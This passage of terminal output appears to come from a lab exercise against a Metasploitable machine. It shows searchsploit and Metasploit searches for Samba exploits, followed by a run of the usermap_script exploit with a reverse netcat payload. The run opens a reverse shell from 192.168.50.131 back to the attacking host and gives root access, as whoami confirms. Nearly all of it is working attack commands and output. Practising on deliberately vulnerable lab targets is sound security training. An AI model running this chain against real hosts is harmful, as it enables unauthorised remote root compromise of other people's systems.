[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```



```
┌──(kali㉿kali)-[~]
└─$ searchsploit Samba 3.0.20
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                        | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                         | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                 | linux_x86/dos/36741.py
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Da
   -   ----                                                  -------------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02
   2   exploit/unix/misc/distcc_exec                         2002-02-01
   3   exploit/windows/smb/group_policy_startup              2015-01-26
   4   post/linux/gather/enum_configs
   5   auxiliary/scanner/rsync/modules_list
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31
   8   exploit/multi/samba/usermap_script                    2007-05-14
   9   exploit/multi/samba/nttrans                           2003-04-07
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10
   11  auxiliary/admin/smb/samba_symlink_traversal
   12  auxiliary/scanner/smb/smb_uninit_cred
   13  exploit/linux/samba/chain_reply                       2010-06-16
   14  exploit/linux/samba/is_known_pipename                 2017-03-24
   15  auxiliary/dos/samba/lsa_addprivs_heap
   16  auxiliary/dos/samba/lsa_transnames_heap
   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14
```

```
msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.131
RHOSTS => 192.168.50.131
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.128:4444
[*] Command shell session 1 opened (192.168.50.128:4444 -> 192.168.50.131:51105) at 2023-06-21 09:41:15 +0530

/bin/bash -i
bash: no job control in this shell
root@metasploitable:/# whoami
root
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/#
```